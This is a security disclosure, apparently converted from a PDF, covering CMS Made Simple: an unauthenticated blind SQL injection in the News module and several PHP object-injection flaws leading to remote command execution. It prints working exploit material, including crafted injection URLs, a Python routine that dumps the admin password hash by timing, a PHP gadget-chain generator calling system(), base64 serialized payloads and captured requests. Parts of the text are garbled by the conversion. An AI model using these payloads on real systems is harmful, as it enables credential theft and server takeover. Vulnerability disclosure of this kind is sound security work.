

Security vulnerabilities in CMS Made Simple

1 - Unauthenticated SQL Injection

It is possible with **News** module, through a crafted url, obtain an **unauthenticated** blind sql injection on `m1_idlist` parameter. For this vulnerability I have used the time based technique. In normal condition, using a normal url such as:

http://10.0.101.116/cmsms/moduleinterface.php?mact=News,m1_,default,0&&m1_idlist=a,b,1,5


the loading of page is normal without any latency. Instead, adding the string `))+and+(select+sleep(10))+--+` in `m1_idlist` parameter, it's possible insert sql code and trigger the `sleep` function. The final url becomes:

[http://10.0.101.116/cmsms/moduleinterface.php?mact=News,m1_,default,0&&m1_idlist=a,b,1,5\)\)+and+\(select+sleep\(10\)\)+--+](http://10.0.101.116/cmsms/moduleinterface.php?mact=News,m1_,default,0&&m1_idlist=a,b,1,5))+and+(select+sleep(10))+--+)

It's possible trigger the same sql query with an authenticated request, using a query such as:

[http://10.0.101.116/cmsms/admin/moduleinterface.php?mact=News,m1_,default,0&c=73a01c3c3987dbb545c&m1_idlist=a,b,1,5\)\)+and+\(select+sleep\(10\)\)+--+](http://10.0.101.116/cmsms/admin/moduleinterface.php?mact=News,m1_,default,0&c=73a01c3c3987dbb545c&m1_idlist=a,b,1,5))+and+(select+sleep(10))+--+)

The sql injection is due to the `implode` function on an untrusted parameter `idlist`.



```
56 AND
57 ";
58
59 if( isset($params['idlist']) ) {
60     $idlist = $params['idlist'];
61     if( is_string($idlist) ) {
62         $tmp = explode(',',$idlist);
63         for( $i = 0; $i < count($tmp); $i++ ) {
64             $tmp[$i] = (int)$tmp[$i];
65             if( $tmp[$i] < 1 ) unset($tmp[$i]);
66         }
67         $idlist = array_unique($tmp);
68         $query1 .= ' (mn.news_id IN ('.implode(',',$idlist).')) AND ';
69     }
70 }
71
72 if( isset($params['category_id']) ) {
73     $query1 .= " ( mnc.news_category_id = '".(int)$params['category_id']."' ) AND ";
74 }
75 else if (isset($params["category"]) && $params["category"] != '') {
76     $category = cms_html_entity_decode(trim($params['category']));
77     $categories = explode(',',$category);
78     $query1 .= " (";
79     $count = 0;
80     foreach ($categories as $onecat) {
81         if ($count > 0) $query1 .= ' OR ';
82         if (strpos($onecat, '|') !== FALSE || strpos($onecat, '*') !== FALSE) {
83             $tmp = $db->qstr(trim(str_replace('*', '%', str_replace('"', '_', $onecat))));
84             $query1 .= "upper(mnc.long_name) like upper({$tmp})";
85         }
86         else {
87             $tmp = $db->qstr(trim(str_replace('"', '_', $onecat)));
88             $query1 .= "upper(mnc.long_name) like {$tmp}";
89         }
90         $count++;
91     }
92     $query1 .= ")";
93 }
```

With a script created ad hoc it's possible obtain the admin credentials. Below there is a portion of code used for dump the hash of the password:

```

98
99 def dump_password_without_login():
100     global flag
101     global password
102     global output
103     ord_password = ""
104     ord_password_temp = ""
105     while flag:
106         flag = False
107         for i in range(0, len(dictionary)):
108             temp_password = password + dictionary[i]
109             ord_password_temp = ord_password + hex(ord(dictionary[i]))[2:]
110             beautify_print_try(temp_password)
111             payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms_users"
112             payload += "+where+password+like+0x" + ord_password_temp + "25+and+user_id+like+0x31)+--+>
113             url = url_vuln + "&ml_idlist=" + payload
114             start_time = time.time()
115             r = session.get(url)
116             elapsed_time = time.time() - start_time
117             if elapsed_time >= TIME:
118                 flag = True
119                 break
120             if flag:
121                 password = temp_password
122                 ord_password = ord_password_temp
123         flag = True
124         output += '\n[+] Password found: ' + password
125

```

```

[+] Salt for password found: a5314714c1986535
[+] Username found: admin
[+] Email found: admin@admin.it
[+] Password found: 78b9a7151812c0c123caf603582b9cfe
[+] Password cracked: qwerty

```

2 - Unprivileged Authenticated Object injection → Remote Command Execution

In module DesignManager in files "action.admin_bulk_css.php" and "action.admin_bulk_template.php", with an unprivileged user with Designer permission, it's possible reach the unserialize with an untrusted value and obtain an object injection.

Proof of concept

- Go to Layout -> Design Manager




- Click on "Stylesheet" or "Templates" tab:


```
www/html/cmsms/test.html";s:6:"smarty";O:6:"Smarty":1:
{s:13:"cache_locking";b:1;}}s:15:"css_bulk_action";s:6:"export";}
```

That in base64 corresponds to:

```
YToyOntzOjEwOiJjc3Nfc2VsZWN0IjthOjM6e2k6MDtzOjI6IjE5IjtpOjE7czoyOilyMSI7aToyO086MjQ6IIntYXJ0e
V9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IIntYXJ0eV9UZW1wbGF0ZV9DYWN0Z
WQiOjM6e3M6OToiaXNfbG9ja2VkljtiOjE7czo3OiJoYW5kbGVyIjtpOjM0OiJTbWVydHlfSW50ZXJuYWxfQ2Fja
GVSZXRvdXJjZV9GaWxIjowOnt9czo3OiJsb2NrX2kljtzOjI5OiIldmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtb
Cl7fXM6Njoic21hcnR5IjtpOjY6IIntYXJ0eSI6MTp7czo3MzoiY2FjaGVfbG9ja2luZyI7Yjo319fXM6MTU6ImNzc
19idWxrX2FjdGlvbiI7czo2OiJleHBvcnQiO30=
```



In this case it's possible send a payload that allow you to execute an arbitrary command on server. For create the payload I have used this php script:

```

<?php
class CmsLayoutTemplateType {
    private $_data;

    public function setData($arr) {
        $this->_data = $arr;
    }
}

class dm_xml_reader {
    private $_old_err_handler;
    function __construct($ska) {
        $this->_old_err_handler = array($ska, 'get_template_helptext');
    }
}

$ska = new CmsLayoutTemplateType();
$ska->setData(array("help_callback" => "system", "name" => 'id'));
$ska2 = new dm_xml_reader($ska);
echo base64_encode("a:2:{i:0;" . serialize($ska2) . ";i:1;i:2}");
?>

```

The final payload for obtain a remote command execution is:

YToyOntpOjA7TzoxMzoiZG1feG1sX3JlYWRLcil6MTp7czozMToiAGRtX3htbF9yZWFKZXlAX29sZF9lcnJfaGFuZGxlciI7YToyOntpOjA7TzoyMToiQ21zTGf5b3V0VGvGtcGxhdGVUeXBlljoxOntzOjI4OiIAQ21zTGf5b3V0VGvGtcGxhdGVUeXBIAF9kYXRhljthOjI6e3M6MTM6Imh1bHBfY2FsbGJhY2siO3M6Njoic3lzdGVtIjtzOjQ6Im5hbWUiO3M6MjoiaWQio319aToxO3M6MjE6ImldIdF90ZW1wbGF0ZV9oZWxwdGV4dCI7fX07aToxO2k6Mn0=

The screenshot shows a web browser window with the address bar set to `http://localhost`. The browser displays the response to a POST request to `/cmsms/admin/moduleinterface.php`. The response status is `200 Found`, and the server is `Apache/2.4.29 (Ubuntu)`. The response body contains a base64-encoded payload: `<!-- OneEleven::ShowErrors() called ...uid=33(www-data) gid=33(www-data) groups=33(www-data) ...`

3 - Authenticated Object Injection

In module FrontEndUsers it's possible reach an unserialize with an untrusted cookie and obtain an authenticated object injection with an url such as:


http://10.0.101.116/cmsms/admin/moduleinterface.php?
mact=FrontEndUsers,m1_,logout,0&__c=abe3b924886ffbb1b91

Proof of concept:

For exploit this vulnerability I have used the same payload used in the previous one:

```
a:2:{s:10:"css_select";a:3:{i:0;s:2:"19";i:1;s:2:"21";i:2;O:24:"Smarty_Internal_Template":2:
{s:6:"cached";O:22:"Smarty_Template_Cached":3:
{s:9:"is_locked";b:1;s:7:"handler";O:34:"Smarty_Internal_CacheResource_File":0:({s:7:"lock_id";s:29:"/var/
www/html/cmsms/test.html";})s:6:"smarty";O:6:"Smarty":1:
{s:13:"cache_locking";b:1;}}s:15:"css_bulk_action";s:6:"export";}
```

- The first step is enable the option "cookie keepalive" from setting. Go to the FrontEndUsers Setting:



- Next step is enable the keepalive cookie in "Builtin Authentication" tab:

If set, the "remember me" functionality will be enabled. This is similar to the cookie keepalive functionality, but lasts up to sixty days.

Use cookies to keep logins alive:

Yes ▾


If enabled, a cookie will be set with an expiry time of 24 hours to keep sessions alive. This is different than the rememberme functionality.

- Select "yes" and save.
- Create a cookie called "__FEU__" with the payload encoded in base64:

`__FEU__=YToyOntzOjEwOiJjc3Nfc2VsZWN0IjthOjM6e2k6MDtzOjI6IjE5IjtpOjE7czoyOilyMSI7aToyO086MjQ6IIntYXJ0eV9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IIntYXJ0eV9UZW1wbGF0ZV9DYWN0ZWQiOjM6e3M6OToiaXNfbG9ja2VkljtiOjE7czo3OiJoYW5kbGVyIjtpOjM0OiJTbWFydHlfSW50ZXJuYWxfQ2FjaGVVSZlXNvdXJjZV9GaWxlIjowOnt9czo3OiJsb2NrX2lkIjtzOjI5OiIldmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtbCI7fXM6Njoic21hcnR5IjtpOjY6IIntYXJ0eSI6MTp7czo3MzoIY2FjaGVfbG9ja2luZyl7YjoxO319fXM6MTU6ImNzc19idWxrX2FjdGlvbil7czo2OiJleHBvcnQiO30%3d`

- and send request using the url with a valid "__c" value:

[http://10.0.101.116/cmsms/admin/moduleinterface.php?
mact=FrontEndUsers,m1_logout,0&__c=abe3b924886ffbb1b91](http://10.0.101.116/cmsms/admin/moduleinterface.php?mact=FrontEndUsers,m1_logout,0&__c=abe3b924886ffbb1b91)



This is a PoC

[http://10.0.101.116/cmsms/admin/moduleinterface.php?
mact=FilePicker,m1 ,filepicker,0&_c=99a4d540d6fcb8b792e&m1_pid=3&_enc=VULN](http://10.0.101.116/cmsms/admin/moduleinterface.php?mact=FilePicker,m1 ,filepicker,0&_c=99a4d540d6fcb8b792e&m1_pid=3&_enc=VULN)

```
36 //
37 // initialization
38 //
39 $sesskey = md5(__FILE__);
40 if( isset($_GET['_enc']) ) {
41     $parms = unserialize(base64_decode($_GET['_enc']));
42     $_GET = array_merge($_GET,$parms);
43     unset($_GET['_enc']);
44 }
45
```

Proof of concept

For exploit this vulnerability I have used the same payload used in the previous one:

```
a:2:{s:10:"css_select";a:3:{i:0;s:2:"19";i:1;s:2:"21";i:2;O:24:"Smarty_Internal_Template":2:
{s:6:"cached";O:22:"Smarty_Template_Cached":3:
{s:9:"is_locked";b:1;s:7:"handler";O:34:"Smarty_Internal_CacheResource_File":0:{s:7:"lock_id";s:29:"/var/
www/html/cmsms/test.html";s:6:"smarty";O:6:"Smarty":1:
{s:13:"cache_locking";b:1;}}s:15:"css_bulk_action";s:6:"export";}
```

Insert the payload encoded in base64 with a valid value for “__c” param in url and send the request:

[http://10.0.101.116/cmsms/admin/moduleinterface.php?
mact=FilePicker,m1_filepicker,0&m1_pid=3&c=300dbc6cc80c251295d&enc=YToyOntzOjEwOiJjc3Nfc2VsZWNOlJthOjM6e2k6MDtzOjI6IjE5lJtpOjE7czoyOilyMSI7aToyO086MjQ6IiIntYXJ0eV9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IiIntYXJ0eV9UZW1wbGF0ZV9DYWN0ZWQiOjM6e3M6OToiaXNfbG9ja2VklJitiOjE7czo3OiJoYW5kbGVyJltPOjM0OiJTbWFydHlSW50ZXJuYWxfQ2FjaGVSZXNvdXJjZV9GaWxliJowOnt9czo3OiJs2NrX2kljtzOjI5OiIvdmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtbCI7fXM6Njoic21hcnR5lJtPQjY6IiIntYXJ0eSI6MTp7czoxMzoIY2FjaGVfbG9ja2luZyl7YjoXO3I9fXM6MTU6ImNzc19idWxrX2FjdGlvbiI7czo2OiJleHBvcnQiO30%3d](http://10.0.101.116/cmsms/admin/moduleinterface.php?mact=FilePicker,m1_filepicker,0&m1_pid=3&c=300dbc6cc80c251295d&enc=YToyOntzOjEwOiJjc3Nfc2VsZWNOlJthOjM6e2k6MDtzOjI6IjE5lJtpOjE7czoyOilyMSI7aToyO086MjQ6IiIntYXJ0eV9JbnRlcm5hbF9UZW1wbGF0ZSI6Mjp7czo2OiJjYWNoZWQiO086MjI6IiIntYXJ0eV9UZW1wbGF0ZV9DYWN0ZWQiOjM6e3M6OToiaXNfbG9ja2VklJitiOjE7czo3OiJoYW5kbGVyJltPOjM0OiJTbWFydHlSW50ZXJuYWxfQ2FjaGVSZXNvdXJjZV9GaWxliJowOnt9czo3OiJs2NrX2kljtzOjI5OiIvdmFyL3d3dy9odG1sL2Ntc21zL3Rlc3QuaHRtbCI7fXM6Njoic21hcnR5lJtPQjY6IiIntYXJ0eSI6MTp7czoxMzoIY2FjaGVfbG9ja2luZyl7YjoXO3I9fXM6MTU6ImNzc19idWxrX2FjdGlvbiI7czo2OiJleHBvcnQiO30%3d)

← → ↻ 🏠 ⓘ Non sicuro | 10.0.101.116/cmsms/test.html

📱 App ★ Bookmarks 📁 Social 📁 Google 📁 Università 📁 Papers networking 📁 Tux & alti

This is a PoC

Go

Cancel

< ▾

> ▾

Request

Raw

Params

Headers

Hex

```
GET
/cmsms/admin/moduleinterface.php?mact=FilePicker,ml_,filepicker,0&ml_pid=3&__c=300d
oc6cc80c251295d&__enc=YToyOntzOjEwOiJjc3Nfc2VsZWNOIjthOjM6e2k6MDtzOjI6IjE5IjtpOjE7cz
oyOiIyMSI7aToyO086MjQ6IiNtYXJOeV9JbnRlcm5hbF9UZWlwbGF0ZSI6Mjp7czo2OjJjYWNoZWQiO086M
jI6IiNtYXJOeV9UZWlwbGF0ZV9DYWNoZWQiOjM6e3M6OToiakXNfbG9ja2VhIjtiOjE7czo3OjJoYW5kbGVy
IjtpOjM0OjIjTbWFydHlfSW50ZXJuYXxfQ2FjaGVSc2XNvdXJjZV9GaWxlIjowOnt9czo3OjIsb2NrX2lkIjtc
zOjI5OjIvdmFyL3d3dy9odGlsL2Ntc2lzl3Rlc3QuaHRtbCI7fXM6Njoic2lhenR5IjtpOjY6IiNtYXJOeS
I6MTp7czozMzoiY2FjaGVfbG9ja2luZyI7YjoxOjI5fXM6MTU6ImNze19idWxrX2FjdGlvbiI7czo2OjJle
tBvcnQiO30%3d HTTP/1.1
Host: 10.0.101.116
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.96 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8,it;q=0.7
Cookie:
155c0050433878c3bc097413412b3173b6efcead=d6b3f79a24d6a94cd9582290b629a80c48ef3d82%3A
%3AeyJlaWQiOjEsInVzZXJuYVW1IjoiYWRtaW4iLCJlZmZfdWlkIjpuZDVsLCJlZmZfdXNlcm5hbWUiOm5l
oGwsImhhc2giOiIhMnRkMTA6QWw5a3pzZlhwSUJlc3p5QzNsU2tEdVEOMrJJRXRiZlklSW84N3JmYhVFbHB
2N2J4VzdQRGkiOjQ%3D%3D; __c=300d6cc80c251295d;
CMSSESSID7e679e7b2baf=fb0fjqjm8pjig6qdgvg6levbu5v;
Connection: close
```

?


←

→

>

Type a search term

0 match



5 - Authenticated Object injection

In module ModuleManager in file modules/ModuleManager/action.installmodule.php it's possible reach an unserialize with an untrusted input and obtain an authenticated object injection using "install module" feature.

```
55 }
56
57 if( isset($params['submit']) ) {
58     // phase one... organize and download
59     set_time_limit(9999);
60     echo 'DEBUG: downloading...<br/>';
61     if( isset($params['modlist']) && $params['modlist'] != '' ) {
62         $modlist = unserialize(base64_decode($params['modlist']));
63         if( !is_array($modlist) || count($modlist) == 0 ) throw new CmsInvalidDataException
64
65         // cache all of the xml files first... make sure we can download everything, and t
66         foreach( $modlist as $key => $rec ) {
67             if( $rec['action'] != 'i' && $rec['action'] != 'u' ) continue;
68             if( !isset($rec['filename']) ) throw new CmsInvalidDataException( $this->Lang(
69             if( !isset($rec['size']) ) throw new CmsInvalidDataException( $this->Lang('err
70             $filename = modmgr_utils::get_module_xml($rec['filename'],$rec['size']);
71         }
72
73         // expand all of the xml files.
74         $ops = cmsms()->GetModuleOperations();
75         foreach( $modlist as $key => &$rec ) {
76             if( $rec['action'] != 'i' && $rec['action'] != 'u' ) continue;
77             $xml_filename = modmgr_utils::get_module_xml($rec['filename'],$rec['size'],(is
78             $rec['tmpfile'] = $xml_filename;
79             $res = $ops->ExpandXMLPackage( $xml_filename, 1 );
80         }
81
82         // now put this data into the session and redirect for the install part
```

Proof of concept

- The first step is login as administrator in the CMS and go to the menu -> Site Admin -> Module Manager:



- Next step is click on tab “Available Modules”, select a module to install and click “Download & Install”:

Installed

0 Upgrades Available

Search

Available Modules

Settings

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R


S

T

U

V

W

Module Name	Version	Date	Downloads	Status/Action
 AceEditor2	1.05	01/17/16	10928	Download & Install
Adherents	0.2.9	09/18/18	4115	Download & Install

- Now click on “Proceed” button and intercept the request with a software such as Burp Suite:

- Module FrontEndUsers (version 2.12.2) will be installed.
- Module CGExtensions (version 1.61.3) will be installed.
- Module CGSimpleSmarty (version 2.2) will be installed.
- Module Adherents (version 0.2.9) will be installed.

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comperator	Project options	User options	Alerts
<hr/>											
Intercept HTTP history WebSockets history Options											
<hr/>											
<input type="checkbox"/> Request to http://10.0.101.116:80 <input type="button" value="Forward"/> <input type="button" value="Drop"/> <input checked="" type="button" value="Intercept is on"/> <input type="button" value="Action"/>											
<hr/>											
Raw Params Headers Hex											
<hr/>											
<pre>POST /cms/admin/moduleinterface.php HTTP/1.1 Host: 10.0.101.116 Content-Length: 1115 Cache-Control: max-age=0 Origin: http://10.0.101.116 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.96 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://10.0.101.116/ Accept-Encoding: gzip, deflate Accept-Language: en-GB,en;q=0.9,en-US;q=0.0,it;q=0.7 Cookie: 155e0050433878c3bc09f413412b3173bfefcead=d6b3f79ac4d6a54cd9502c90b629a80c40ef3db2c3A9j3AwQioJEsInVwZxXUyWllIjoYWRtaeW4lCjIzZWZldHkiPudWxsLCJlZmZhdGNoShbbWU0ImSibGwsIm cg0ia1kMmhkhTAKzCWsa3ps2lhvSUJic3p5QzsUcTdEdvEOMRjKJKRC12lk1SWB4N3mAvFbHNQC34VmdQRGirfo43D3d3; __c=300dbc6cc80c251c95d; CMSRSSID7e679e7bZbat=fbo0ijgjm8pjig6gdgrvebvsv Connection: close</pre>											
<hr/>											
<pre>mact=ModuleManager?Cml_&CInstallmodule&COCa__c=300dbc6cc80c251c95d&m1_name=FRTakes&m1_version=1.3&m1_filename=FRTakes-1.3.&m1_size=51555&m1_modlist= leZxJ3UJhcCtOIGSEHT8Ee3cMHNdObaFcZSi7czoxNToiQodFYScbWVyY2VCTQml1Ijtzcs0jElloJDR0Vjb2ltZXJ3ZUJhcCUtHs44LjkueGlsIjtzcs0jY6ImkhNQhbsS7czoxHojcINlcnNWUCY2ISZjb DIjdmgdy7ECYWFPOdMa4I3ZYIYO3M6MsoidaVyc1lvbi17czso1oIxlJgu0SI7czoxMsoibWlu1ZldawVyc1lvbi17czso1oIytlJdufl17czoxHtoIZGVsY3JpcHRpbC4iO3MGENTQo1JBIGJhcCUgrTzhc3HgZasYlGFsbCBllW bw1lcmlnL1lj1vZHVsZUZhcmQgchpyBlIdGlscA5RGFSfc2BgChvdmlkZUhgT29tW9uIHByZWZlcmluVUY2VGFGFCBjbC2suZWN0b03sIGZvcilBOAGUGdmFyaWSleyBvb3J0AW9ucybVzAB0aCGUZWNrbWllcmNlIHhl1vKRl1jts0jQ6I hgDUiO3MGHT8EiJlVHTGTMTatMtQGt0GM7EGENTAIO3M6TOiZG93bmavTWRSIJts0jE6iJAiO3M6MDoiC1ZEZSi7czso1oI00DgxndiO3MGHTAEIahhc1SgdQH0b20iOIC6HDts0jY6ImFjdGlvbi17czoxOjlpJt9czso3Oj3G RheGvsIjth0jY63cMHNdObaFcZSi7czso1oJGUlRheGvaIjts0jEcInZlcnpbbC4iO3MGHMsoMS4sIjts0jG6ImZpbGVueWVWllIjts0jElloJGUlRheGvaZlRlYmY54bWwiO3M6MDoiC1ZEZSi7czso1oIIMTUlnSl7czoxMDoiAGF</pre>											

Figura 1 Original request without payload

- Replace the parameter `m1_modlist` with a payload, for example the same payload used in the previous vulnerability and click on “Forward” button:





Figura 2 Request with payload



Not Found

The requested URL `/cmsms/test.html` was not found on this server.

